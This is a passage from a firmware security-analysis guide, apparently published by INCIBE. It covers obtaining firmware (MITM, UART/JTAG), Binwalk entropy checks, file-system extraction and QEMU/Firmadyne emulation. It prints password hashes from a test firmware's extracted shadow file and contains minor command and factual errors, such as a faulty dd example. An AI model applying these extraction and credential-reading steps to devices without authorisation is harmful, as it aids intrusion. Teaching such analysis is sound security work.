- Using a MITM (Man-in-the-middle) during update communications.
- Downloading builds from exposed locations from cloud providers such as AWS (Amazon Web Services).
- Extracting hardware directly via UART, JTAG, PICit, etc.
- Sniffing of serial communication within hardware components for requests with the update server.
- Through an encrypted point within the mobile applications.
- Dumping the firmware from the bootloader to USB storage or over the network.
- Removing the flash chip or MCU (Master Control Unit) from the board for offline analysis and data extraction (this should be used as a last resort).
- Accessing the device hardware, finding means to establish unrestricted communication with it.

In the following, two of the main techniques for obtaining firmware will be explained in more detail, the main and simplest being downloading from the manufacturers' web pages.

6.2.1. Pin-based fetching

For this process, you must have access to the communication port of the device to be analyzed. If it is not visible to the naked eye, the case must be opened to observe the PCB (Printed Circuit Board) and thus be able to identify the different parts of the component. This process requires a deep knowledge of the tools and protocols that exist, as well as the structure of the motherboard, whose information can be obtained easily through the datasheet of the product. In some cases, no ports may be found or they may not be labeled as such, so the simplest solution is to look for a testpoint which will contain some port to access to start the investigation.

6.2.2. Fetching through network analysis tools

This is done using tools that allow capturing and analyzing network traffic, in order to find possible firmware or software updates. A great tool is Wireshark, due to its great filtering capacity and ease of use.

If the communication between the device to be updated and the device transmitting the firmware has not been properly encrypted, **the communication can also be scanned** for a binary file, i. the device firmware.

The methods listed above vary in difficulty and are not an exhaustive list. **The appropriate method should be selected based on the desired objectives and rules of engagement**. If possible, both a debug build and a release build of the firmware should be performed to maximize test coverage use cases in the event that debug code or functionality is compiled within a release.

6.3. Analysis

Once the firmware image has been obtained, there may be various problems when analyzing it, such as undocumented formats, proprietary solutions or even encrypted data. For this purpose, the different aspects of the file will be investigated, identifying its characteristics. In this phase, the following steps will be used to analyze the different types of firmware files, possible root file system metadata and to obtain additional information about the platform for which it has been compiled.

6.3.1. Raw binary dump

Depending on how the firmware was obtained, it may even be obtained in text format as shown in Illustration 4.

The most common formats are as follows:

- Intel HEX: characterized by the colon ":" right at the beginning of each line. It is the most complex format and, in a very summarized form, each line contains: the start code, the record length, the record address, the record type (usually data) and a final summary. Two possible tools for converting these files to binary are shown below:
  - **Intel_Hex2Bin:** allows you to convert hexadecimal files into a binary file. It has basic capabilities and is a command line tool. It is worth noting that this tool is capable of working with **Intel's** extended **hexadecimal** format, both in linear and segmented address mode.
  - **SRecord:** is available for any version of UNIX, although it can also be run on Windows. It allows to convert HEX files to binary files.

- **SREC o Motorola S-Record**: format similar to the previous one (Intel HEX). This format is characterized by always starting with the character 'S'. A start code is defined, accompanied by different fields describing the data records in Hex format, and the hexadecimal numbers are in big endian format.





Illustration 9: Motorola S-Record format .

The format would be as follows:

- **Start code**: as stated above, the character 'S'.
- **Record type:** a digit from 0 to 9, which specifies the type of record.
- **Length**: two hexadecimal digits with the number of bytes shown below.
- **Address**: four, six or eight hexadecimal digits. Depends on the type of record.
- **Data**: 2n hexadecimal digits to encode 'n' bytes of data.
- **Checksum**: two hexadecimal digits with the least significant byte of the one's complement of the sum of the length, address and data fields

The tools described in the previous section will also be useful in this case.

- **Hexdump:** this format is characterized by three columns. The first column consists of addresses, the second column consists of hexadecimal content, and the third column contains the content in text format. Different tools can be used for this format, the most common is xxd which, by default, will print on the screen the line number, the binary content in hexadecimal and any element or string.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000160  00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00  ......... ..H...
00000170  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  ........text...
00000180  3C 2C 00 00 00 20 00 00 00 2E 00 00 00 02 00 00  <,... .........
00000190  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
000001A0  2E 72 73 72 63 00 00 00 CC 05 00 00 00 60 00 00  .rsrc...Ì....`..
000001B0  00 06 00 00 00 30 00 00 00 00 00 00 00 00 00 00  .....0..........
000001C0  00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00  ....@..@.reloc..
000001D0  0C 00 00 00 00 80 00 00 00 02 00 00 00 36 00 00  .....€.......6..
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42  ............@..B
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000200  18 4C 00 00 00 00 00 00 48 00 00 00 02 00 05 00  .L......H.......
00000210  E0 2D 00 00 CC 1C 00 00 03 00 02 00 01 00 00 06  à-..Ì...........
```

Illustration 10: Hex Dump format .

- **Base64:** is less common than the previous format and only transmits printable data. This format can be decoded using Python, Perl or other languages. It defines a table that allows transforming a binary value to a previously defined map, which is 64 characters long, saving bandwidth in limited communications.

6.3.2. Binary file

If you have obtained the binary file directly, you can start working with it directly. For this purpose, the following commands will be useful during the whole process:

COMMAND	UTILITY	EXAMPLE
File <bin>	Indicates the type and format of the selected file	file firmware.bin
strings -nX <bin>	Allows you to read words of the indicated number of letters. It is recommended to use the following numbers: • 5 • 16	strings -n5 firmware.bin
strings -tx <bin>	It will display the data in hexadecimal.	strings -tx firmware.bin
hexdump -C -n 512 <bin> > hexdumo.out	It will display the information in hexadecimal with a maximum of 512 characters and take it to a file.	hexdump -C -n 512 firmware.bin > hexdump.out
hexdump -C <bin> | head	Write the first 10 lines for headers	hexdump -C firmware.bin | head
fdisk -lu <bin>	Displays or modifies a table with disk partitions and their size	fdisk -lu firmware.bin

Table 1: Commands for initial data retrieval from firmware.

If none of these methods provide useful data, it may be due to one of the following reasons:

- The binary can be "BareMetal", i.e. the firmware runs directly on the hardware and there is no data abstraction.
- The binary may correspond to an RTOS (Real Time Operating System) with a custom file system.
- The binary may be encrypted.

If the binary is encrypted or you want to start analyzing it in a more advanced way, one of the most common tools is Binwalk , this tool is intended for the extraction and identification of files and code contained in binary firmware images, although it also allows us to observe their level of encryption.

If the binary is encrypted, its entropy must be observed using the Binwalk command as follows:

COMMAND	UTILITY	EXAMPLE
Binwalk -E <bin>	It will display a window with the entropy detected in the binary.	Binwalk -E firmware.bin

Table 2: Visualization of binary encryption.

In most cases Binwalk may not run without administrator permissions so it will be necessary to add the following command:

COMMAND	UTILITY	EXAMPLE
Binwalk -run-as=root <bin>	Run the command in root mode	Binwalk –run-as=root -E Firmware.bin

Table 3: Running Binwalk as administrator




Illustration 11: Failure due to administrator permissions problems is avoided.

Depending on the entropy obtained, there are two possibilities:

- **Low entropy** means that it is probably not encrypted. Low entropy can be considered to be an entropy lower than 0.7 on the scale shown in the image.




Illustration 12: Low entropy.

- A **high entropy** means that it is probably encrypted or at least compressed in some way.




Illustration 13: High entropy.

Entropy is a very simple method to check the encryption values of the binary to get a clear idea of how to continue the analysis of the firmware or which tools to use.

6.4. Extracting the file system

This phase involves looking inside the firmware and analyzing the relative file system data to begin to identify as many potential security issues as possible. The following steps will serve to extract the uncompiled content and device configurations used in the next stages:

Use the following command to **extract the information** from the system files:

COMMAND	UTILITY	EXAMPLE
Binwalk -e <bin>	It allows us to extract the firmware files and read them.	Binwalk -e firmware.bin
Binwalk -e -v <bin>	In verbose mode.	Binwalk -ev firmware.bin

Table 4: Binwalk extractions

The following illustration shows the execution of the Binwalk extraction command:

Financiado por la Unión Europea NextGenerationEU
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/WNAP# binwalk -ev 'WNAP320 Firmware Version 2.0.3.zip'

Scan Time:     2023-02-06 03:40:42
Target File:   /home/iot/tools/firmware-analysis-toolkit/firmadyne/WNAP/WNAP320 Firmware Version 2.0.3.zip
MD5 Checksum:  51eddc7046d77a752ca4b39fbda50aff
Signatures:    396

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 1197, uncompressed size: 2667, name: ReleaseNotes_WNA
P320_fw_2.0.3.HTML
1261          0x4ED           Zip archive data, at least v2.0 to extract, compressed size: 5361059, uncompressed size: 5427200, name: WNAP320_V2
.0.3_firmware.tar
5362530       0x51D362        End of Zip archive, footer length: 22

root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/WNAP# cd _WNAP320\ Firmware\ Version\ 2.0.3.zip.extracted/
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/WNAP/_WNAP320 Firmware Version 2.0.3.zip.extracted# ls
0.zip  ReleaseNotes_WNAP320_fw_2.0.3.HTML  WNAP320_V2.0.3_firmware.tar
```

Illustration 14: Example of the execution of an extraction command using Binwalk.

The files will be extracted to the location "binaryname/filesystemtype" an example of this would be:

/home/usuario/_ejemplo.extracted/

The different types of system files we can find will be as follows:

- Squasfhs
- Ubifs
- Romfs
- Jffs2
- Yaffs2
- Cramfs
- Initramfs

In the following illustration, you can see the distribution of files extracted using the Binwalk command expressed in Table 4.

```
iot@attifyos ~/t/f/f/_/_WNAP320_V2.0.3_firmware.tar.extracted> ls
0.tar  kernel.md5  root_fs.md5  rootfs.squashfs*  vmlinux.gz.uImage
```

Illustration 15: Example Squashfs.

To visualize another type of file, in Illustration 16, you can see how a CramFS type file is obtained.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/westermo_fw_weos_v4_13_4_lynx/Lynx-4.13.4# binwalk lw4134.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             CramFS filesystem, little endian, size: 11726848, version 2, sorted_dirs, CRC 0xDC73D8CD, edition 0, 5812 blocks,
1199 files
```

Illustration 16: Example CramFS

Sometimes, the Binwalk tool may not contain the magic byte of the system files in its signatures, so in this case, Binwalk will be used to find the offset of the system files and extract the compressed system files into the binary and manually extract the system files according to their type by following the steps below:

COMMAND	UTILITY	EXAMPLE
Binwalk <bin>	It will show the binary information, it allows us to acquire the bytes where the different files start.	Binwalk firmware.bin

Table 5: Basic Binwalk execution command

6.4.1. Simple extraction

To perform an individual extraction of the files, the "dd" command will be executed on the Squashfs system files:

COMMAND	UTILITY	EXAMPLE
dd if=<bin> bs=1 skip=<nº datos squash> of=<nombrearchivo>	It allows us to extract the information from the desired point.	dd if=firmware.bin bs=1 skip=18395 if=ejemplo.squasfhs

Table 6: Individual extraction command via Binwalk.

The following illustration shows the byte from which, by means of the command shown in Table 6, the files will be extracted. In this case, the Squeashfs file of the analyzed firmware will be extracted individually.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt# binwalk -v openwrt-ar71xx-generic-a60-squashfs-factory.bin

Scan Time:     2023-02-06 04:39:27
Target File:   /home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/openwrt-ar71xx-generic-a60-squashfs-factory.bin
MD5 Checksum:  1993e66c228b02fefe124615286370d4
Signatures:    396

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
66175         0x1027F         uImage header, header size: 64 bytes, header CRC: 0x271AAEE7, created: 2019-01-30 12:21:02, image size: 1400146 by
tes, Data Address: 0x80060000, Entry Point: 0x80060000, data CRC: 0xBFF42, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type:
lzma, image name: "MIPS OpenWrt Linux-4.9.152"
66239         0x102BF         LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 4524292 bytes
1466385       0x166011        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2320142 bytes, 844 inodes, blocksize: 26214
4 bytes, created: 2019-01-30 12:21:02
```

Illustration 17: Indication of the "skip" data required for individual extraction.

Se puede sustituir el comando anterior por el siguiente:

COMMAND	UTILITY	EXAMPLE
dd if=<bin> bs=1 skip=<hexa_codigo> of=<nombrearchivo>	The same as the previous command, you only have to write the hexadecimal from which it starts.	Dd if=firmware.bin bs=1 skip=0x3f1 of=firmware.squasfhs

Table 7: Variant of individual extraction by Binwalk.

After the previous step, the following code will be executed to decompress the files. Table 8 shows the command for decompressing the squasfhs file described above. Depending on the type of file, the extraction will be different.

COMMAND	UTILITY	EXAMPLE
Unsquashfs dir.squashfs	Allows us to decompress the squash file	Unsquashfs dir firmware.squashfs

Table 8: Squashfs file decompression.

This will create a directory called "**squashfs-root**" in the current location.

6.4.2. CPIO files

CPIO files are compatible with the 3 largest operating systems today, belonging to the category of encrypted files. It was originated for backup storage. For CPIO files, the following command should be executed:

COMMAND	UTILITY	EXAMPLE
cpio -ivd –no-absolute-filenames -f <bin>	This command will be used to copy, extract and create the different directories.	cpio -ivd –no-absolute-filenames -f firmware.bin

Table 9: CPIO files.

6.4.3. JFFS2 files

These files are compatible with Linux and Windows, belonging to the category of disk image files. Currently, this type of files are mostly used on flash drives, being the successor of JFFS. For jffs2 files the command will be used:

COMMAND	UTILITY	EXAMPLE
jefferson rootsfile.jffs2	Allows us to extract JFFS2 files	jefferson firmware.jffs2

Table 10: JFFS files.

6.4.4. UBIFS files

Finally, these files are compatible only with Linux, belonging to the category of disk image files and specializes in flash memory for UBIFS files:

COMMAND	UTILITY	EXAMPLE
ubireader_extract_images -u UBI -s <start_offset> <bin>	Allows to extract images from files containing UBI type data.	ubireader_extract_images -u UBI -s 5423 firmware.bin
ubidump.py <bin>	Allows us to read and extract files from a UBIFS image.	ubidump.py Firmware.bin

Table 11: UBIFS files.

6.4.5. Important directories for analysis

Once the files have been extracted, they can be accessed and information can be observed in the different possible directories. It is suggested to observe the following folders, as they usually contain relevant information about the firmware.

```
iot@attifyos ~/t/f/f/o/_/squashfs-root> ls -la
total 68
drwxrwxr-x 16 root root 4096 Jan 30  2019 ./
drwxr-xr-x  3 root root 4096 Feb  6 05:31 ../
drwxr-xr-x  2 root root 4096 Jan 30  2019 bin/
drwxr-xr-x  2 root root 4096 Jan 30  2019 dev/
-rw-rw-r--  1 root root  832 Jan 30  2019 dnsmasq_setup.sh
drwxrwxr-x 17 root root 4096 Jan 30  2019 etc/
drwxrwxr-x 11 root root 4096 Jan 30  2019 lib/
drwxr-xr-x  2 root root 4096 Jan 30  2019 mnt/
drwxr-xr-x  2 root root 4096 Jan 30  2019 overlay/
drwxr-xr-x  2 root root 4096 Jan 30  2019 proc/
drwxrwxr-x  2 root root 4096 Jan 30  2019 rom/
drwxr-xr-x  2 root root 4096 Jan 30  2019 root/
drwxr-xr-x  2 root root 4096 Jan 30  2019 sbin/
drwxr-xr-x  2 root root 4096 Jan 30  2019 sys/
drwxrwxrwt  2 root root 4096 Jan 30  2019 tmp/
drwxrwxr-x  7 root root 4096 Jan 30  2019 usr/
lrwxrwxrwx  1 root root    3 Jan 30  2019 var -> tmp/
drwxrwxr-x  3 root root 4096 Jan 30  2019 www/
```

Illustration 18: Firmware test startup folder.

- The /**etc** folder where you will see a file called "**Shadow**", which may contain the default users.

```
iot@attifyos ~/t/f/f/o/_/s/etc> cat shadow
root:$1$Jl7H1VOG$Wgw2F/C.nLNTC.4pwDa4H1:18145:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
iotgoatuser:$1$79bz0K8z$Ii6Q/if83F1QodGmkb4Ah.:18145:0:99999:7:::
```

Illustration 19: Shadow file.

- In the /**etc** folder you will see the "**passwd**" or "**passwd_default**" file where you can find passwords.

```
iot@attifyos ~/t/f/f/o/_/s/etc> cat passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
iotgoatuser:x:1000:1000::/root:/bin/ash
```

Illustration 20: Passwd file.

- Inside the /**etc** folder you will also see the "**inittab**" file that can redirect you to the file that runs at startup.

```
iot@attifyos ~/t/f/f/o/_/s/etc> cat inittab
::sysinit:/etc/init.d/rcS S boot
::shutdown:/etc/init.d/rcS K shutdown
::askconsole:/usr/libexec/login.sh
```

Illustration 21: inittab file.

- In the /**bin** folder where you can find the "**busybox**" file where the direct links that we can see in a light blue color point to.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/_openwrt-ar71xx-generic-a60-squashfs-factory.bin.extracted/squashfs-ro
ot/bin# ls
ash           chgrp            cp    dmesg  fgrep   gzip        lock   mknod   netmsg   passwd  ps     sed    tar          true           uname
board_detect  chmod            date  echo   fsync   ipcalc.sh   login  mktemp  netstat  pidof   pwd    sh     touch        ubus           vi
busybox       chown            dd    egrep  grep    kill        ls     mount   nice     ping    rm     sleep  traceroute   uclient-fetch  wget
cat           config_generate  df    false  gunzip  ln          mkdir  mv      opkg     ping6   rmdir  sync   traceroute6  umount         zcat
```

Illustration 22: Bin folder..

- If you have a web interface you should look in the ***/home/www*** folder for "**php**" files.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/_openwrt-ar71xx-generic-a60-squashfs-factory.bin.extracted/squashfs-ro
ot/www/luci-static/bootstrap# pwd
/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/_openwrt-ar71xx-generic-a60-squashfs-factory.bin.extracted/squashfs-root/www/luci-st
atic/bootstrap
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/_openwrt-ar71xx-generic-a60-squashfs-factory.bin.extracted/squashfs-ro
ot/www/luci-static/bootstrap# ls
blue-logo-icon.png  blue-logo.png  cascade.css  favicon.ico  vertical-blue-logo.png
```

Illustration 23: Folder www.

- In the ***/usr/share*** folder, we can also find some interesting files.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyn
ot/usr/share/fw3# cat helpers.conf
config helper
        option name 'amanda'
        option description 'Amanda backup and archiving proto'
        option module 'nf_conntrack_amanda'
        option family 'any'
        option proto 'udp'
        option port '10080'

config helper
        option name 'ftp'
        option description 'FTP passive connection tracking'
        option module 'nf_conntrack_ftp'
        option family 'any'
        option proto 'tcp'
        option port '21'
```

Illustration 24: File in /usr/share folder.

- The /**root** folder should be checked for any important files.

The mentioned folders may not be present in all firmware, since each firmware varies in the type of files that can be found and the way they are displayed.

6.5. Emulation

Using the information previously obtained, the firmware must be simulated/emulated together with the encapsulated binaries to verify the possible vulnerabilities detected in previous phases.

To emulate the firmware correctly there are different ways and possibilities for emulation:

- **Partial emulation:** emulation of independent binaries derived from a file system. An example of this could be /etc/usr/shellback.
- **Full emulation:** emulation of the complete firmware and boot configurations by taking advantage of a fake NVRAM (Non-Volatile Random Access Memory).
- **Network or VM (virtual machine) emulation:** sometimes the above emulations may not work due to hardware or architecture dependencies, so a VM (virtual machine) will be required for proper operation.

6.5.1. Emulation tools

For this phase of the study, the firmware obtained will be simulated, thus being able to observe it in execution. For this purpose, different simulation tools will be used, such as:

- **QEMU**: generic open source tool, emulator and virtualizer of machines and user spaces.

Ilustración 1: Herramienta QEMU[1]

- **Firmadyne**: automated tool that allows us to simulate firmware in a simple and effective way. It is one of the most used tools since it simplifies the emulation process and in many cases it allows the web emulation of the firmware in a direct way.
- **Unicorn**: this tool focuses on the emulation of multiple CPU architectures.

Illustration 26: Unicorn tool .

The different tools that will be used during this study will be explained in more detail below.

6.5.1.1. QEMU

This tool allows you to emulate a complete system without the need for hardware virtualization support. By using dynamic translation, it achieves great performance. This also allows, when emulating CPUs, to be able to emulate operating systems for one machine (an ARMv7 board) on a different one (x86_64). This tool allows to perform three types of emulations:

- **Full system emulation:** allows you to emulate the complete hardware system, including possible peripherals, thus allowing you to observe all available applications.
- **User mode emulation:** allows you to run user applications separately as long as you share the same OS (operating system). Its use facilitates cross-compilation and cross-debugging.
- **Virtualization:** allows us to achieve near-native performance by running non-proprietary code directly on the host CPU.

[1] www.qemu.org

6.5.1.2. Firmadyne

It is an automated and scalable system that allows us to perform emulations and dynamic analysis based on **Linux**. It consists of the following components:

- Modified kernels (MIPS: v2.6, ARM: v4.1, v3.10) for instrumentation of firmware execution.
- User NVRAM library to emulate a hardware NVRAM peripheral.
- An extractor, for file systems and a kernel of the downloaded firmware.
- A console application to generate shell for debugging.
- A scraper to download firmware from more than 42 different vendors.

In addition, the application can perform three types of automatic analysis on different firmware parameters:

- **Accessible web pages**: the script iterates through the system files that appear to be offered by a web server, and aggregates the results based on whether it needs authentication or not.
- **SNMP information**: the script dumps SNMP v2 content, both public and private content, to disk without using credentials.
- **Vulnerability check**: this script uses Metasploit and checks for the sixty most known vulnerabilities. In addition, it checks fourteen extras defined by the software's creators. The application has a README file inside the /analysis folder, in which information on CVEs and affected products is exposed.

6.5.2. Partial emulation

To begin this analysis we must know both the CPU architecture and the type of endian it uses in order to select the appropriate **QEMU** emulation binary. Then, the following steps must be followed.

COMANDO	UTILIDAD	EJEMPLO
readelf -h <bin>	It will display the ELF header of the file.	readelf -h Firmware.bin

Table 12: Partial emulation by QEMU.

- "**le**" will mean "little endian"
- "**be**" will mean "big endian"

Binwalk can be used to identify the bandwidth used by the packaged firmware binaries (not the binaries inside the extracted firmware) using the following command:

COMMAND	UTILITY	EXAMPLE
binwalk -Y <bin>	Will display the CPU architecture of a file	Binwalk -Y Firmware.bin

Table 13: Binwalk to know the architecture of the file to emulate.

Financiado por la Unión Europea NextGenerationEU · Gobierno de España · Ministerio de Transformación Digital · Plan de Recuperación, Transformación y Resiliencia · España | digital 2026 · incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

Once you have identified the CPU architecture and the type of endian it uses, you will locate the appropriate **QEMU binary** to perform the **partial emulation** (only the extracted binaries, not the complete firmware). It is commonly found in:

- */usr/local/qemu-arch*
- */usr/bin/qemu-arch*

Once the previous step is done, the applicable QEMU binary must be copied to the extracted root file system. Once this step is done, run the corresponding architecture binary to emulate using QEMU and chroot with the following command:

COMMAND	UTILITY	EXAMPLE
Sudo chroot . ./qemu-arch <bin>	Runs the selected QEMU architecture	sudo chroot . ./qemu-arch Firmware.bin

Table 14: Execution of the selected QEMU architecture.

Once the target binary is emulated, it interacts with the interpreter or the listening service. Use the **Fuzz tool** together with its application and network interfaces as shown in the next phase.

6.5.3. Full system emulation

Where possible, automated tools should be used to perform full firmware emulation. These tools are primarily a wrapper for QEMU and other environmental functions such as NVRAM.

For this purpose, tools that simulate the software in real time and allow us to interact with it shall be used. Listed below are different reference tools for complete emulations of different systems: firmware analysis toolkit, armx, MIPS-X, firmadyne or qltool.

6.6. Dynamic analysis

This phase of the analysis can be defined as the moment of execution of the firmware, either in a real or emulated environment. The main objective is to delve into the possible vulnerabilities of the device found in previous phases of the analysis.

Emulation will allow a firmware to be run without the need for the original hardware, allowing for further analysis. In certain cases, where emulation is not possible, there is also the possibility of using the original hardware to emulate the analyzed firmware version dynamically.

This last option is recommended for cases in which you want to perform a low depth analysis, i.e. you do not want to analyze all the firmware features. However, it allows a simpler emulation with fewer errors.

As mentioned throughout the study, the first phases of the analysis, namely firmware and file system analysis, as well as version recognition, are critical phases for the correct emulation of the firmware; without a correct prior analysis, the dynamic emulation will not be functional.

